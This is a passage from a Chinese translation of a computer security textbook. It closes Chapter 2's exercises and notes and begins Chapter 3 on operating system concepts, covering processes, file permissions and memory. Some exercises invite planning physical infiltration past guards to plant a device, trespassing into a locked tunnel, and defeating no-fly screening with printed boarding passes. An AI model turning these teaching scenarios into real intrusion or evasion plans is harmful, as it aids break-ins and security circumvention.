植入软件包需要进入服务器房间，并将它挂接到敏感的硬件。你知道，该公司从私人保安公司雇用了一些警卫，他们巡逻、使用徽章用于身份检查。你也知道，该公司经常外包一些工作，如清洁卫生、病虫害控制和采购 IT 设备（由 Staples 送货车送货）。这些工作具有较高的周转率，但需要验证，才能获得进入公司，以便送货或进行病虫害控制。警卫是普通的服务，周转率较低。城市或职业安全与健康管理局（美国的劳工部机构）的官员会对警卫进行定期检查，但通常在他们到来之前，会提前通知。什么是你的高层次行动计划？当你进入时，如何应对警卫？你如何继续完成你的任务？如何谱写你的传奇？讲述你的故事？为什么这是一个好计划？你如何才能访问敏感区域？你意识到自己是受攻击的目标了吗？你将如何抵御所受到的攻击？

- C-2.8 你计划到城市的废弃火车隧道进行探险旅程。它有两个入口，你隐约知道其中一个在 Wood 路附近，另一个在 Populated 大街拐角附近。每个出口都用简单的挂锁锁着，以保证安全。门口都清楚标明“禁止入内”。你将选择选择哪一个入口，为什么会选择这个入口？如果通过观察并怀有质疑，那么该如何判断是否到了隧道的尽头呢？这次行动会遇到哪些危险？你决定在什么时候进行此次行动？平日还是周末？
- C-2.9 几年前，在美国主要机场的移民检查站使用了以下的生物特征识别身份验证协议进行实验测试。用户通过出示他的凭据（例如，护照和签证）在登记主管机构进行登记，并提供自己的指纹（实际使用掌纹）。登记主管机构向用户颁发防篡改的智能卡，该智能卡存储着参照指纹向量，并能执行匹配算法。检查点装有防篡改的确认设备，包含指纹识别器和智能卡阅读器。用户插入自己的智能卡，并向设备提供了自己的指纹，设备将这些信息转发到智能卡。智能卡执行比较算法，并向设备输出比较结果（“匹配”或“不匹配”），根据结果，接纳或拒绝用户。很显然，攻击者通过重编智能卡程序，使之总是输出“匹配”，就能击败这种方案。说明如何修改这一方案，使其更加安全。也就是说，确认设备需要确保与之交互的智能卡是由登记管理机构颁发的有效智能卡。可以假设，智能卡可以执行加密运算，且确认设备知道登记机构的公钥。攻击者能对智能卡进行编程，并允许与有效智能卡进行输入输出的交互，但不能获取智能卡中所存储的数据。
- C-2.10 为了节省磁条卡的生产和配送成本，银行决定，用打印的二维条形码代替 ATM 卡，客户可以从银行网站安全的下载该条形码，并为 ATM 机配备条形码扫描仪。假设条形码所包含的信息与以前写入 ATM 卡磁条中的信息相同。讨论这个系统是否比传统的 ATM 卡安全。
- C-2.11 银行需要在磁条 ATM 卡中以加密的形式存储客户的账号（8 位数字）。针对攻击者能读取磁条中所存储的账号，讨论下面方法的安全性：（1）存储账号的加密散列；（2）使用公钥密码系统，用银行公钥加密账号，并将密文保存在磁条中；（3）使用对称密码系统，用银行私钥加密账号，并将密文保存在磁条卡中。
- C-2.12 考虑下面的航空旅行的安全措施。不准飞行的人员名单由政府维护并提供给航空公司；不准在名单中的人预订机票。在进入机场离境区之前，对旅客进行安全检查，他们必须出示由政府核发的有效证件和登机牌。在登机前，旅客必须出示登

机牌，通过扫描登机牌可以确认预订。说明在禁飞名单中的人如何通过在线打印登机牌来登机。为了消除这一漏洞，需要实现哪些额外的安保措施？

- C-2.13 开发基于 RFID 钥匙卡的多用户输入系统。系统应支持多达四个不同的钥匙卡。
- C-2.14 考虑下面的简单协议，使 RFID 读取器能验证 RFID 标签。协议假定标签能存储 32 位密钥 s ，与读取器共享，执行 XOR（异或）操作，通过无线电接收和发送 32 位值。读取器产生随机的 32 位挑战 x ，并向标签发送 $y = x \oplus s$ 。标签计算 $z = y \oplus s$ ，并将 z 发送给读取器。如果 $z = x$ ，读取器验证标签。说明，观察协议单次执行的被动窃听者能恢复密钥 s 并假冒标签。如果标签和读取器共享两个密钥 s_1 和 s_2 ，读取器发送 $x \oplus s_1$ ，在恢复 x 之后，标签用 $x \oplus s_2$ 作为响应，会不会解决上述的问题？
- C-2.15 护照用特殊纸张印刷，并各种防伪的物理特性。开发一个打印自用护照的试点方案，其中护照是一个数字签名的文件，护照持有人可以使用标准纸张打印。可以假设边境控制检查站有如下的硬件和软件：二维条形码扫描仪、彩色显示器、加密软件以及所有参与试点方案国家护照签发机构的公钥。描述这项技术，并分析它的安全性和可用性。与传统护照相比，你的系统更安全吗？
- C-2.16 与密码不同，生物特征识别模板不能以散列形式存储，因为生物特征识别读取并没有准确匹配的模板。根据纠错码和加密散列函数，可以开发生物特征识别模板所使用的模糊委任方法。设 f 是解码函数， h 是散列函数， ω 是随机码字。模板 t 的模糊委任是偶 $(h(\omega), \delta)$ ，其中 $\delta = t - \omega$ 。如果 $h(\omega') = h(\omega)$ ，接受读取的 t' 与模板 t 匹配，其中 $\omega' = f(t' - \delta)$ 。分析该方案的安全性和机密性。特别是要说明，该方案是如何保护隐私模板，并只接受与模块接近的读取值（根据纠错码）。

项目练习

- P-2.1 写出 Medeco M3 和 Abloy 两种高安全锁特点的详细比较。讨论这两种锁是否能抵御本章所描述的攻击。
- P-2.2 使用 Java 卡开发工具包，实现自动售货机卡的应用程序，它支持如下操作：为卡充值、购买支付并显示可用的余额。自动售货机卡能验证并区分两种不同类型的读取器，哪些用于充值，哪些用于减值。这两种读取器都能提供余额。
- P-2.3 设计并实现模拟 ATM 机主要安全功能的程序。特别是，系统要基于 PIN 对用户进行身份验证，并以加密形式向银行传送数据。在交易之间，应使 ATM 机存储的敏感信息最小化。
- P-2.4 写一篇学期论文，讨论不同种类的 RFIDs，包括自供电和非自供电。解决扩频 RFID（如电子护照）引发的隐私问题。用互联网上发布的研究文章作为素材。
- P-2.5 使用导电材料（如铝箔）建设法拉第笼。使它足够大，能容纳手机或便携式调频收音机接收器，并确认它能阻止发送到这些设备的射频信号。其次，实验时逐渐增加外部孔的大小，找到使射频信号到达内部设备的孔的大小。写一份报告，记录你的建议和实验。如有可能，请提供照片。

本章注释

Jennie Rogers 提供了第 2.2 小节的资料（锁和保险箱）。Matt Blaze 的基本开锁技术课程笔记和 Ted Tool 的“Guide to Lock Picking”[102]中描述了撬锁技术。要了解更多有关安全破解的信息，请参阅 Matt Blaze 发表的论文“Safe-cracking for the Computer Scientist”[9]。Tobias 和 Bluzmanis 发表了针对 Medeco 双轴锁系统的攻击[101]。Matt Blaze 提出了迭代主钥配制攻击[7]。Kocher、Jaffe 和 Jun 介绍了差分功率分析技术[49]。Messerges、Dabbish 和 Sloan 在针对智能卡的旁路攻击中开展了开创性的工作，说明 RSA 密码系统易受到差分功耗分析的攻击[59]。Jeremy Quirke 的文章“Security in the GSM System”提供了 GSM 加密技术的概述[80]。基于旁路攻击的 GSM SIM 卡的克隆技术是由 Rao、Rohatgi、Scherzer 和 Tinguely 提出来的[81]。在[11, 19, 42, 67]中给出了一些已被证明能完全危害流行 RFID 设备使用的 KeeLoq 和 DST 算法的攻击。Jain、Ross 和 Prabhakar 提供了生物特征识别主题的概述[43]。Tuyls、Skoric 和 Kevenaar 编辑收集的文章提供了对生物特征认证的隐私保护主题的全面介绍[104]。Di Crescenzo、Graveman、Ge 和 Arce 提出了一个正式模型，并有效构建了用于私有生物特征认证应用的逼近消息身份验证码[25]。Wim van Eck 率先通过分析 CRT 显示器的射频辐射的窃听技术[105]。Markus Kuhn 针对射频辐射和光辐射的窃听技术进行了卓有成效的工作[50, 51, 52]。Adi Shamir 和 Eran Tromer 已经调查了 CPU 的声学密码分析[90]。Asonov 和 Agrawal 以及 Zhuang、Zhou 和 Tygar[111]讨论了针对击键声音窃听攻击技术[2]。Adi Purwono 给出了针对声音窃听的调查结果[79]。Wright、Kleiman 和 Shyaam 揭示了在不止一次覆盖之后，仍能恢复数据的神话[110]。Halderman 等提出冷启动攻击可以重获计算机 RAM 中的密钥[38]。Avi Rubin 的书“Brave New Ballot”中讨论了电子投票技术和风险[85]。Feldman、Halderman 和 Felten 的安全研究发现了 Diebold 投票机存在的一个重要漏洞[29]。

第3章 操作系统的安全

3.1 操作系统的概念

操作系统 (operating system, OS) 提供了计算用户与计算机硬件之间的接口。特别是，操作系统管理着应用程序访问计算机资源的方式，这些资源包括磁盘驱动器、CPU、主存储器、输入设备、输出设备和网络接口。操作系统是用户、应用程序与计算机硬件进行交互的“胶水”。操作系统允许应用程序开发人员只编写程序，而无需处理底层的细节：例如，如何处理每个可能的硬件设备，因为连接到用户计算机的打印机种类就可能有数百种。因此，操作系统允许用户以相对简单、而又统一的方式运行应用程序。

操作系统处理一系列的复杂任务，其中许多任务都直接与基本安全问题相关。例如，操作系统必须允许不同级别的多个用户访问同一台计算机。例如，大学的实验室通常允许多个用户访问计算机资源，其中一些用户是学生，一些用户是教师，一些是维护这些计算机的管理员。每种不同类型的用户对计算资源都有独特的需求与权限，尊重这些权限和需求是操作系统的工作，同时还要避免恶意的操作。

除了允许多个用户之外，操作系统还允许多个应用程序同时运行，这就是多任务 (multitasking) 的概念。当然，多任务这项技术非常有用，不只是因为我们经常喜欢听音乐的同时，还要在同一台计算机上阅读电子邮件，进行上网冲浪。不过，这种功能意味着要保护每个运行的应用程序免受其他恶意应用程序的干扰。此外，运行在同一台计算机上的应用程序即使不同时运行，也可能会访问共享资源，如访问文件系统。因此，操作系统应该部署适当的措施，使应用程序不能恶意或错误地破坏其他应用程序所需的资源。

在过去几十年操作系统的发展过程中，已经形成了这些基本问题。在本章中，我们将探索操作系统的安全、研究操作系统是如何工作、如何攻击操作系统以及如何保护操作系统等主题。首先，通过讨论当前操作系统的一些基本概念来开始我们的研究。

3.1.1 内核与输入/输出

内核 (kernel) 是操作系统的核组件。它处理低级硬件资源的管理，低级资源包括内存、处理器和输入/输出 (I/O) 设备（如键盘、鼠标或视频显示器）。大多数操作系统根据层 (layer) 概念来定义与内核相关硬件组件的任务，如 CPU、内存和输入/输出设备在底部，而用户和应用程序在顶部。

操作系统位于中间，并分为两部分：内核和非必要的操作系统服务。操作系统内核正好位于计算机硬件之上，非必要的操作系统服务（如将文件夹中所有项打印为漂亮图标的程序）与内核交互。在不同的操作系统之间，内核的具体实现细节有所不同，相对于操作

系统的其他层，在内核中放置的功能数量一直是许多专家争论的主题。在任何情况下，内核创造了普通程序（称为用户级应用程序）可以运行的环境，如图 3.1 所示。

输入/输出设备

计算机的输入/输出设备包括键盘、鼠标、视频显示器、网卡以及其他更多的可选设备，如扫描仪、无线网络接口、视频相机、USB 接口和其他输入/输出端口。在操作系统中使用设备驱动程序（device driver）来表示每一个这样的设备，设备驱动程序封装了如何与该设备进行交互的细节。应用程序编程接口（application programmer interface, API）用设备驱动程序表示应用程序，允许这些程序与这些设备在高层交互，而操作系统“高度提升”执行的低级交互，从而使这些设备能够真正工作。我们讨论与前面章节（第 2.4.2 小节）讨论了相关输入/输出设备的一些安全问题：包括声辐射和键盘记录器，而在本章，我们将集中在操作系统的系统调用：系统调用使输入/输出与其他硬件进行交互成为可能。




图 3.1 计算系统的层次

系统调用

由于用户的应用程序不能直接与低级硬件组件进行通信，而是将任务委托给内核，所以必须有一个机制，通过该机制，用户应用程序可以请求内核代表它们来执行操作。事实上，存在着一系列这样的机制，但一种最常用的技术是系统调用（system call），或简称为 syscalls。系统调用通常是一组程序的集合——也就是说由库（library）组成，如 C 库（libc），它们提供接口，允许应用程序使用一系列预定义的 API，其中 API 定义了与内核进行通信的函数。系统调用的例子包括执行文件的 I/O（打开、关闭、读、写）和运行应用程序（exec）。系统调用的具体实现细节取决于处理器的架构，但许多系统使用软中断（software interrupt）来实现系统调用——应用程序发送请求，处理器停止当前的执行流，切换到中断所要求的具体处理程序。中断的结果会切换到内核模式，这一切换过程称为陷阱（trap）。系统调用本质上是建立一座桥梁，通过系统调用，用户和内核空间能安全方便地进行通信。由于进入内核空间涉及直接与硬件交互，所以操作系统限制应用程序与内核交互的方法和手段，以便能提高安全性和正确性。

3.1.2 进程

内核定义了进程（process）的概念，进程是正在执行程序的实例。所有程序的实际内容最初都存储在永久性存储器（如硬盘驱动器）中，但为了实际执行程序，必须将程序加载到随机存取存储器（random-access memory, RAM）中，并独立地将程序标识为进程。这样，通过将同一程序的代码初始化为多个进程，可以运行一个程序的多个副本。例如，

我们可以同时运行四个文字处理程序的不同实例，每个实例在不同的窗口中。

内核管理着所有运行的进程，使每个进程公平地共享计算机的 CPU，从而使计算机能执行当前运行应用程序的所有指令。实际上，时间片（time slicing）功能使多任务成为可能。操作系统为每个运行的进程分配很小的时间片，使得到时间片的进程执行自己的任务，然后再将时间片分配给下一个进程。由于每个时间片如此之小，运行进程间的上下文切换非常快，对人而言，所有的活动进程似乎在同时运行，因为人处理输入的速度要慢于计算机的速度。

用户和进程树

如前所述，大多数现代计算机系统的设计都允许多个用户（每个用户有不同权限）访问同一台计算机，并启动程序。当用户创建一个新进程，即发送运行某些程序的请求时，内核将其视为已有进程（如 shell 程序或图形用户接口程序）请求建立一个新进程。因此，通过 **forking** 机制来创建进程，即由已有的进程创建新进程（即 forked）。在此操作中，已有的进程称为父进程（parent process），被创建的新进程称为子进程（child process）。

在大多数系统中，新的子进程继承父进程的权限，除非父进程特意创建权限低于自己的新的子进程。由于进程创建使用 forking 机制，它定义了进程之间的父子关系，并将这些进程组织为一棵有根的树，这棵树就称为进程树（process tree）。在 Linux 中，这棵树的根就是进程 init，在加载和运行内核之后，在引导过程开始时执行 init 进程。进程 init 为用户登录会话和操作系统任务创建新进程。此外，init 是所有“孤儿”进程的父进程，这些孤儿进程的父进程已被终止。

进程的 ID

在给定计算上运行的每个进程都由唯一的非负整数确定，这个非负整数就称为进程 ID（process ID, PID）。在 Linux 中，进程树的根是 init，其 PID 为 0。在图 3.2 中，我们以紧凑和展开两种形式给出了 Linux 系统中进程树的示例。

进程的特权

为了赋予进程适当的权限，与操作系统用户相关联的信息表示正在执行哪个用户的进程。例如，基于 UNIX 的系统有 ID 系统，每个进程都有一个用户 ID（user ID, uid），它确定了此进程相关联的用户，还有组 ID（group ID, gid），它确定了该进程相关联的用户组。uid 是 0~32767（十六进制表示法为 0x7fff）之间的一个数，它唯一标识每个用户。在通常情况下，uid 0 被保留用于根（管理员）账户。Gid 的数字范围与标识用户归属组的范围相同。每个组都有一个唯一的标识符，管理员可以为组添加用户，并赋予用户各种不同级别的访问权限。这些标识符用来确定每个进程可以访问哪些资源。此外，进程自动继承其父进程的权限。

除了 uid 和 gid 之外，在基于 UNIX 的系统中，进程还有一个有效的用户 ID（effective user ID, euid）。在大多数情况下，euid 与 uid 相同，即为正在执行进程的用户标识。但是，指定运行的进程可以将应用程序所有者的 ID 设置为 euid，与用户的运行进程相比，它拥有较高的特权（将在 3.3.3 小节更详细地讨论这一机制）。在这种情况下，euid 通常优先决

定进程的特权。




图 3.2 在 Linux 系统中，由 ps tree 命令产生的进程树。进程树是可视的，左上角是树的根，其孩子和子孙在右边（a）紧凑形式的可视树，用命令使与孩子相关的子进程归并成一个节点。例如，6 *[artsd] 表示有六个子进程与 artsd 相关，它是管理音频设备访问的一种服务。（b）一部分展开形式的可视树，还包括了进程的 PID 和用户

进程间的通信

为了管理共享资源，进程间必须进行通信。因此，操作系统通常使用一些机制来方便进程间的通信（inter-process communication, IPC）。进行进程通信的一种简单技术是使用读写文件来传递消息。文件作为大型共享资源——文件系统的一部分，多个进程能很容易地访问文件，所以这种通信方式非常简单。但是，事实证明，这种方法非常低效。如果一个进程希望与另一个进程更私密地进行通信，不要在磁盘上留下任何其他进程能访问的证据，那么该如何做呢？此外，文件处理通常涉及从外部硬盘读取或写入文件，与使用 RAM 相比，这种方式比较慢。

进程间通信的另一种解决方案是它们共享同一物理内存区。进程可以使用这种机制来互相通信，即通过共享的 RAM 内存来传递消息。只要内核能得当地管理共享内存空间和私有内存空间，这项技术就可以使进程间的通信即快速又高效。

进程通信的另外两种解决方案是管道（pipe）和套接字（socket）。这两种机制本质上是提供一个进程到另一个进程的隧道。使用这两种机制进行通信时，发送进程和接收进程共享管道或套接字，其中管道或套接字作为内存对象。这种共享能快速传递信息，管道一端发送消息，另一端接收消息，而实际上，整个通信过程都在 RAM 内存中完成。

信号

有时，进程间的通信不是通过共享内存或共享通信信道，而是使用更一般更便利的方法，进程间可以直接异步地发送消息。基于 UNIX 的系统使用信号（signal）进行通信，信号本质上是一个进程发送给另一个进程的通知。当一个进程接收到来自另一个进程的信号时，操作系统中断该进程当前的执行流，并检查该进程是否有适当的信号处理程序（当接收到特定信号时，设计被触发的例程）。如果有信号处理程序，则执行该例程，如果进程不处理这个特定的信号，则采用默认操作。在 UNIX 系统中，经常通过信号来终止无响应的进程。在命令窗口输入 Ctrl+C 会向进程发送 INT 信号，默认结果是终止该进程。

远程过程调用

Windows 在它的低级库中支持信号，但在实践中没有使用。虽然没有使用信号，但是 Windows 使用前面所提到的另一种技术，这种机制称为远程过程调用（remote procedure calls, RPC），它的本质是允许从另一个进程的程序调用子例程。为了终止进程，Windows 使用内核级的、名字为 TerminateProcess() 的 API，任何进程都可以调用它，如果调用进程允许杀死指定的目标进程，就会执行 TerminateProcess()。

守护进程和服务

现在，即使没有任何用户的干预，计算机也能运行数十个进程。在 Linux 的术语中，将这些后台进程称为守护进程（daemons），守护进程本质上与其他进程没有任何区别。通常由 init 进程启动守护进程，并以各种不同的权限级操作。因为在对用户进行身份验证之前，就创建了守护进程，所以，它们的运行权限高于任何用户，并在登录会话结束之前一直存在。守护进程常见的示例是控制 Web 服务器、远程登录和打印服务器的进程。

Windows 还有一个与进程等价的功能——服务（service）。与守护进程不同，能很容易地将服务与其他进程区别开来，在诸如任务管理器等监控软件中，服务和进程是有区别的。

3.1.3 文件系统

操作系统的另一个重要组成部分是文件系统（filesystem），它是如何组织计算机的外部、非易失性存储器的一种抽象。操作系统通常分层地将文件组织为文件夹（folder），也称为目录（directories）。

每个文件夹都可以包含文件或子文件夹。因此，卷或驱动器由嵌套的文件夹集合组成，这些文件夹形成了一棵树。最上面的文件夹是这棵树的根，也称为根文件夹。图 3.3 给出了可视化的树形文件系统。

文件的访问控制

操作系统安全的一个主要问题是界定哪些用户可以访问哪些资源，也就是说，哪个用户可以读取文件、写入数据和执行程序。在大多数情况下，这一概念封装在文件权限

之中，它的具体实现取决于操作系统。也就是说，磁盘上的每类资源，包括数据文件和程序，都有一个权限集与之相关联。




图 3.3 Windows 浏览器显示的树形文件系统

文件的权限

操作系统检查文件的权限，判断用户或用户组是否能读取、写入或执行文件。权限数据通常与文件类型等属性一起存储在文件的元数据中。当一个进程试图访问一个文件时，操作系统会检查进程的标识符，基于文件权限来确定是否允许访问该文件。

一些类 UNIX 操作系统的文件权限都使用一种简单的机制：文件权限矩阵（file permission matrix）。这个矩阵表示哪个用户可以对文件进行何种操作，共有三类权限，其中每一类都是位的组合。文件的所有者对应着用户的 uid，组对应着组 id。

第一个是 owner 类，它决定了文件创建者的权限。第二个是 group 类，它决定了相同组中用户的文件权限。第三个是 others 类，它决定了既不是所有者的文件，也不是相同组中用户的文件权限。

每一类都有一系列位，用于确定应用哪些权限。第一位是 read 位，其允许用户读取文件。第二位是 write 位，其允许用户改变文件的内容。最后，还有一位 execute 位，其允许用户运行程序或脚本，或改变当前目录到该目录中。图 3.4 给出了在目录中文件集的文件权限矩阵的示例。

```
rodan:~/java % ls -l
total 24
-rwx rwx rwx 1 goodrich faculty 2496 Jul 27 08:43 Floats.class
-rw- r-- r-- 1 goodrich faculty 2723 Jul 12 2006 Floats.java
-rw----- 1 goodrich faculty 460 Feb 25 2007 Test.java
rodan:~/java %
```

图 3.4 在 UNIX 系统中几个文件的权限矩阵示例，使用 ls -l 命令。Floats.class 文件的所有者 goodrich 和非所有者都具有读、写和执行的权限。另一方面，对于 Floats.java 文件，任何人都可以读取，只有所有者能写入，任何人都没有执行权限。对于 Test.java 文件，只有所有者具有读取和写入的权限，其他人没有任何访问权限。

UNIX 的文件权限

读取、写入和执行位均由二进制实现，但通常以十进制的符号表示，情况如下：执行位的权重为 1，写入位的权重为 2，读取位的权重为 4。因此，每个 3 位的组合会产生 0 到 7 之间唯一的一个数，该数就是类的权限。例如，3 表示设置了执行位和写入位，而 7 表示设置了读取、写入和执行位。

使用十进制表示，整个文件权限矩阵可以用三个十进制数表示。例如，分析权限矩阵为 644 的文件。这表示：所有者具有读取和写入的文件权限（owner 类设置为 6），同组中的用户只能读取文件（group 类设置为 4），其他用户只能读取文件（other 类设置为 4）。在 Unix 中，使用 chmod 命令设置文件的权限矩阵可以改变文件的权限，chown 命令用来改变文件的所有者或组。只有文件的所有者用户才能更改文件的权限。

文件夹也有权限。用户拥有文件夹的读取权限时，就能读取文件夹的内容，拥有文件夹的写入权限时，就允许用户在该文件夹中创建新文件。基于 UNIX 的系统采用基于路径的方法（path-based approach）来进行文件访问控制。操作系统记录用户的当前工作目录（working directory）。通过提供路径来访问文件或目录，访问可以从根目录开始（root directory），根目录记为 /，也可以从当前工作目录开始。为了能访问文件，用户对路径中的所有目录必须有执行权限。也就是说，在遍历路径中的每一个目录时，从起始目录开始，要检查路径中的每个目录的执行权限。

举个例子，假设 Bob 当前正在访问目录 /home/alice，Alice 的 home 目录（他的老板），他有执行权限，并需要读取文件。

```
/home/alice/administration/memos/raises.txt.
```

当 Bob 发送 UNIX 命令

```
cat administration/memos/raises.txt
```

查看该文件时，操作系统首先检查 Bob 对路径中的第一个文件夹 administration 是否有执行权限。如果有，接下来，操作系统检查 Bob 对路径中的下一个文件夹 memos 是否具

有执行权限。如果有，操作系统最后检查 Bob 对文件 `raises.txt` 是否具有读取权限。如果 Bob 对 `administration` 或 `memos` 没有执行权限，或对 `raises.txt` 没有读取权限，则访问被拒绝。

3.1.4 内存管理

操作系统提供的另一种服务是内存管理 (memory management)，也就是说，计算机中内存的组织与分配。当一个进程执行时，分配给它的内存区称为它的地址空间 (address space)。地址空间存储着程序代码、数据和进程执行期间所需的资源。在 UNIX 的内存模型中（大多数 PC 机也使用该模型），地址空间分为五部分，从低址到高址，如图 3.5 所示。

1. 文本：这部分包含了程序的实际计算机代码，在执行之前，从源代码编译而来。

2. 数据：这部分包含静态程序变量，在执行之前，已在源代码中初始化了这些变量。

3. BSS：由符号启始的区块 (block started by symbol, BSS) 是首字母的缩写，这一部分包含未初始化（或者初始化为零）的静态变量。

4. 堆：这部分也称为动态 (dynamic) 段，它存储了进程执行期间所产生的数据，如使用面向对象程序设计语言 Java 或 C++ 编写的动态对象。

5. 堆栈：这一部分设有向下生长的堆栈数据结构，用于记录子程序的调用结构（如在 Java 中的方法和 C 中的函数）和它们的参数。

内存的访问权限

在五段内存区中，每一段都有自己的访问权限（可读取、可写入、可执行）集，由操作系统执行这些权限。文本区通常是只读的，举个例子，因为在程序执行过程中，一般不希望、也不允许改变程序的代码。其余的区是可写入的，因为在程序执行期间，它们的内容会发生改变。

操作系统安全的至关重要的规则是不允许进程访问其他进程的地址空间，除非进程明确请求共享一部分彼此的地址空间。如违反上述规则，则进程会改变其他进程的执行和数据，除非适当置入某种基于进程的访问控制系统。为了防止进程被其他进程改变，加强地址空间边界能避免许多严重的安全问题。

除了按 UNIX 的内存模型分割地址空间外，操作系统还将地址空间分为两个区：用户空间和内核空间。所有用户级应用程序都运行在用户空间；内核空间是为内核操作系统功能保留的特殊空间。在通常情况下，在每个进程的底部地址空间中，操作系统都保留一定数量的空间（如一千兆字节），对于内核，它自然有某些对整个内存的最严格的访问特权。



图 3.5 UNIX 内存模型

连续地址空间

如上所述，每个进程的地址空间都是一个连续的内存块。例如，数组的索引使用连续的内存条，如果程序使用大型数组，则它的数据需要连续的地址空间。事实上，即使是用于计算机代码本身的文本部分的地址空间也应该是连续的，就允许程序包括如“向前跳转 10 条指令”这样的指令，这类指令在计算机码中非常常见。

但是，为每个执行的进程提供连续的物理内存块是非常低效的，在某些情况下，是不可能的。举例来说，如果所需的连续地址空间的总量超出了计算机的内存总量，则对所有正在执行的进程而言，获得它的地址空间大小的连续内存区是不可能的。

虚拟内存

即使内存可以容纳所有进程的地址空间，但仍然会存在问题。在这种情况下，空闲进程仍然保留各自的内存块，所以，如果足够多的进程正在运行，则内存必将匮乏。

为了解决这些问题，大多数计算机体系结构都集成了虚拟内存（virtual memory）系统，其中每个进程都有一个虚拟地址空间，虚拟内存系统将每个虚地址映射为实际的内存地址。当访问虚地址时，称为内存管理单元（memory management unit）的硬件组件查找虚地址映射的实地址，使访问非常方便。从本质上讲，进程执行操作，就像它们的内存是连续的，但实际上，它可能是分段的，分散的整个 RAM 之中，如图 3.6 所示。当然，这样做非常有用，因为它允许一系列的简化，如支持应用程序将大型数组索引为连续的内存块。




图 3.6 虚地址到实地址的映射

虚拟内存系统的另一个好处是：允许正在执行进程的总地址空间大小大于计算机的实际主存储器大小。允许进行这种内存的扩展，因为虚拟内存系统可以使用外部驱动器的一部分来“存放”执行进程不使用的内存块。这样做非常有益，因为，如果进程集中在所有时间都保持其整个地址空间都在主存中，计算机就能执行不是多任务的进程集。

缺页

但是，稍微需要一点时间来权衡从虚拟内存获得的优势，因为访问硬盘驱动器要慢于

访问 RAM。事实上，访问硬盘要比访问主存慢 10 000 倍。

因此，为了使大部分要访问的内存块在主存而不是在硬盘中，操作系统用硬盘驱动器来存储当前不需要的内存块。如果地址空间块在长时间内都没有被访问，则可能会进行页换出（paged out），并将换出页写入磁盘。当进程试图访问驻留在换出页中的虚地址时，将触发缺页（page fault）。

当出现缺页时，虚拟内存系统中的另一部分：分页管理程序（paging supervisor）在硬盘驱动器上查找所需的内存块，将其读回内存，更新物理地址和虚地址之间的映射，并换出其他的未使用的内存块。这种机制允许操作系统管理这样的场景：运行进程所需的总内存要大于可用的 RAM 总数，如图 3.7 所示。




图 3.7 缺页引发的操作

3.1.5 虚拟机

